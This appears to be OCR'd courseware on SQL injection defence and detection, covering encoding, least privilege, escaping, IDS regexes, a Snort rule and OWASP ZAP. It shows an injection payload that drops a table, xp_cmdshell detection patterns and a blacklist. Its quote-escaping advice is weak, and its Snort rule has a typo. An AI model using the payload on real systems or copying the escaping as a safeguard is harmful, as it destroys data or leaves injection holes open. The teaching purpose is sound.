
2. Output Encoding

- Output encoding is used to encode the input to ensure it is **properly sanitized** before being passed to the database
- For example, use the following output encoding in Java:

```
myQuery = myQuery.replace("'", "\'");
```

3. Enforcing Least Privileges

- Minimum privileges should be assigned to the operating system where the database management system runs, and the **DBMS should never be run as root**



Defenses in the Application (Cont'd)

4. LIKE Clauses

- While using a LIKE clause, wildcard characters such as `_`, `%`, and `[` should be escaped
- Use the `Replace()` method and append LIKE between square brackets to prevent SQL injection
- For example, consider the following code:

```
s = s.Replace("%", "[%]");
```

5. Wrapping Parameters with QUOTENAME() and REPLACE()

- The data received from the parameters used in the stored procedure or the data received from the existing tables should be wrapped using `QUOTENAME()` and `REPLACE()`
- For example, consider the following code:

```
    -- Before:
    SET @temp = N'SELECT * FROM employees
    WHERE emp_lname ='''
     + @emp_lname + N'''';
    -- After:
    SET @temp = N'SELECT * FROM employees
    WHERE emp_lname = '''
 + REPLACE(@emp_lname,'''','''''') +
N'''';
```

Defenses in the Application

- **Input Validation**

  There are several ways through which the input given to the application is sanitized before being processed by the database. The major approach is the validation of the user-supplied input using techniques such as whitelisting and blacklisting. Input validation helps developers to prevent user-supplied data from influencing the logic of the code.

- **Whitelist Validation**

  Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion.

  This validation is commonly implemented using regular expressions. For example, characters used for whitelist validation include “`^\ {} () @ | ? $`”. Implementation of whitelist validation can be intricate in some cases where the inputs cannot be easily determined or if the input has large character sets.

- **Blacklist Validation**

  Blacklist validation rejects all malicious inputs that have been disapproved for protected access. Blacklist validation can be challenging as every content and character of the attack should be interpreted, understood, and anticipated for future attacks as well. Blacklist validation can also be termed as negative validation or exclusion.

  This validation is commonly implemented using regular expressions containing a list of characters or strings that need to be prohibited. For example, characters used for blacklist validation include “`` `|%|--|;|/\*|\\\*|_|\[|@|xp_ ``”.

  In general, blacklisting is not performed in isolation; it is performed along with whitelisting. The best method for preventing SQL injection attacks is using blacklisting along with the output encoding technique so that the input can be encoded and checked before passing it to the database.

- **Output Encoding**

  Output encoding is a validation technique that can be used after input validation. This technique is used to encode the input to ensure that it is properly sanitized before passing it to the database. In some cases, where dynamic SQL is used, whitelist validation alone does not work. For example, when checking the name validation field, O’Henry is a valid name, but whitelisting disallows it due to the special character “ ’ ” and this can create problems when the SQL query is generated dynamically as shown below:

```
String myQuery = “INSERT INTO UserDetails VALUES (‘“ + first_name +
”‘,‘“ + last_name + ”’);”
```

  In the above scenario, an attacker can inject malicious input into the first_name field as shown below:

```
’,’’); DROP TABLE UserDetails--
```

  The resultant query that is executed is as follows:

```
INSERT INTO UserDetails VALUES (’’,’’); DROP TABLE UserDetails--
’,’’);
```

In MySQL Server, a single quote (‘) is used to end the string; hence, encoding the single quote is mandatory when it is included in dynamic SQL statements. This can also be done in two ways; the single quote can be replaced with two single quotes or a backslash followed with a single quote. These two methods treat the single quote as part of the string literal, preventing any SQL injection attempts.

For example, we can use the following output encoding in Java:

```
myQuery = myQuery.replace("’", "\’");
```

A major drawback of output encoding is that the input needs to be encoded every time before it is supplied to the database query; otherwise, the application may fall victim to SQL injection attacks.

- **Enforcing Least Privileges**

  Enforcing least privileges is a security best practice whereby the lowest level of privileges is assigned to every account accessing the database. It is recommended not to assign DBA level and administrator level access rights to the application. In some critical situations, some applications may require elevated access rights; hence, proper groundwork should be done by the security professionals and they should also figure out the exact requirements of the application.

  For example, when only read access is needed for the application, only the read access privileges should be granted. Minimum privileges should be assigned to the operating system where the DBMS runs, and it should never run the DBMS as root. Thus, by minimizing the access rights, one can reduce the possibility of unauthorized access and defend against SQL injection attacks and other attacks as well.

- **LIKE Clauses**

  While using a LIKE clause, wildcard characters such as `_`, `%`, and `[` should be escaped. For that purpose, use the `Replace()` method and insert these wildcards between square brackets, which can protect the code from SQL injection.

  The following code demonstrates an example:

  ```
  s = s.Replace("[", "[[]");
  s = s.Replace("%", "[%]");
  s = s.Replace("_", "[_]");
  ```


- **Wrapping Parameters with QUOTENAME()and REPLACE()**

  Check whether the variables used in Dynamic Transact-SQL are being properly managed. The data received from the parameters used in the stored procedure or the data received from the existing tables should be wrapped using `QUOTENAME()` and `REPLACE()`.

  - If the string has ≤ 128 characters, use `QUOTENAME(@variable, '''')`.
  - If the string has > 128 characters, use `REPLACE(@variable,'''', '''''')`.

For example, the following lines of code use this method:

```
-- Before:
SET @temp = N'SELECT * FROM employees WHERE emp_lname ='''
 + @emp_lname + N'''';
-- After:
SET @temp = N'SELECT * FROM employees WHERE emp_lname = '''
 + REPLACE(@emp_lname,'''','''''') + N'''';
```



Detecting SQL Injection Attacks

- The regular expression mentioned below checks for attacks that may contain **SQL specific meta-characters**, such as the single-quote (') or the double-dash (--) with any text inside and their hex equivalents
- Regex for detection of SQL meta-characters as follows:
  - **Regular expression for detection of SQL meta-characters**
    `/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix`
  - **Modified Regular expression for detection of SQL meta-characters**
    `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix`
  - **Regular expression for typical SQL injection attack**
    `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
  - **Regular expression for detecting SQL injection with the UNION keyword**
    `/((\%27)|(\'))union/ix`
  - **Regular expression for detecting SQL injection attacks on a MS SQL Server**
    `/exec(\s|\+)+(s|x)p\w+/ix`

Characters	Explanation
\'	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character
\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Detecting SQL Injection Attacks

Security professionals must develop and deploy rules in the IDS to detect regular expressions used in SQL injection attacks on a web server. For this purpose, they must use regular expressions to detect the SQL injection meta-characters such as single-quote (‘) and double-dash (--). The regular expressions for detecting SQL injection-specific characters and their meanings are listed below:

Characters	Explanation
\’	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character

\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Table 15.5: Regular Expressions for Detecting SQL Injection

Security professionals can use regex search to detect SQL meta-characters.

- **Regular expression for detection of SQL meta-characters**

  `/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix`

  Security professionals must check for regular expressions, such as the single-quote **(')** character, in web requests or its equivalent hex value to detect SQL injection attacks. They must look for the double-dash **(--)** character, as it is not an HTML character and the web request does not perform any encoding for it. Some SQL servers need to detect the hash **(#)** character and its equivalent hex.

  Security professionals must look for these regular expressions in logs of the security control devices such as WAF and IDS. The following text is a log derived from an IDS solution using the log analysis tool Snort.

  ```
  alert tip $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
  Injection – Paranoid"; flow:to_server, established;
  uricontent:‟.pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix”;
  classtype:Web-application-attack;
  sid:9099; rev:5;)
  ```

  The analysis of the detected log is as follows:

  The “alert” attribute indicates that the log is an alert generated when the IDS solution detects the attack signature in an HTTP request. The “tcp” stands for use of the TCP protocol, while “$EXTERNAL_NET” indicates the external network's IP address and “any” is for any source port. The operator '->' allows for segregation of the destination from the source. “$HTTP_SERVERS” is a variable attribute that indicates the number of web servers an organization contains, and “$HTTP_PORTS” represents the common ports used for HTTP traffic, such as 80 and 8080. Further, ‘msg:’ denotes message, while the 'flow:to_server' attribute indicates the direction of the traffic. The attributes 'established' and 'uricontent:".pl"' indicate that an alert is raised on only established TCP connections and Perl script-based URI content (applications), respectively.

- **Modified regular expression for detection of SQL meta-characters**

  `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix`

  Security professionals must use above regular expression to check the '=' sign from the user request or its hex value (%3D). The expression '[^\n] * ' indicates that it can have some non-newline characters. After that, it checks for single-quote ('), double-dash (--), and semi-colon `(;)`.

- **Regular expression for typical SQL injection attack**

  ```
  /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
  ```

  Security professionals must use the above expression to detect zero or more alphanumeric and underscore characters that are involved in an attack. The single-quote (') character or its equivalent hex value is detected using the expression `'((\%27)|(\'))'`. The remaining expression detects the word “or” (“or”, “Or”, “oR”, or “OR”) and its respective hex values.

- **Regular expression for detecting SQL injection with the UNION keyword**

  Some attackers use UNION keywords in the SQL injection queries to enhance their attacks and carry out further exploitation. Security professionals must use the following expression for detecting SQL queries that contain UNION keywords.

  ```
  /((\%27)|(\'))union/ix
  ```

  This checks for the single quote (') or its equivalent hex value, and then for the union keyword in the HTTP requests. Security professionals must develop similar expressions for keywords insert, update, select, delete, and drop to detect SQL injection attempts.

- **Regular expression for detecting SQL injection attacks on a MS SQL Server**

  At any stage of the attack, if the attacker finds that the web application is vulnerable to injection attacks and the database connected to the web server is MS SQL, he/she can use even the most complex queries containing stored procedures (sp) and extended procedures (xp).

  He/she will try to use extended procedures such as 'xp_cmdshel,' 'xp_regread,' and 'xp_regwrite' for executing the shell commands from the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  Security professionals must use the above expression to check the “exec” keyword, white spaces (or their hex equivalent value), the letter combination sp or xp for stored procedures or extended procedures, and finally, an alphanumeric or underscore character.

SQL Injection Detection Tools

SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic and SQL injection attack vectors, and they determine if the web application or database code suffers from SQL injection vulnerabilities.

- **OWASP ZAP**

  Source: *https://www.zaproxy.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed for use by those with extensive security experience, and as such, is ideal for developers and functional testers who are new to penetration testing.

  Security professionals can use this tool to identify and fix vulnerabilities, maximize remediation efforts, and decrease the likelihood of attacks.

Module Summary

- In this module, we have discussed the following:
  - Basic SQL injection concepts along with different types of SQL injection
  - SQL injection methodology, including gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection
  - Various SQL injection tools
  - Various SQL injection evasion techniques
  - Various countermeasures to prevent SQL injection attempts by threat actors
  - Various SQL injection detection tools
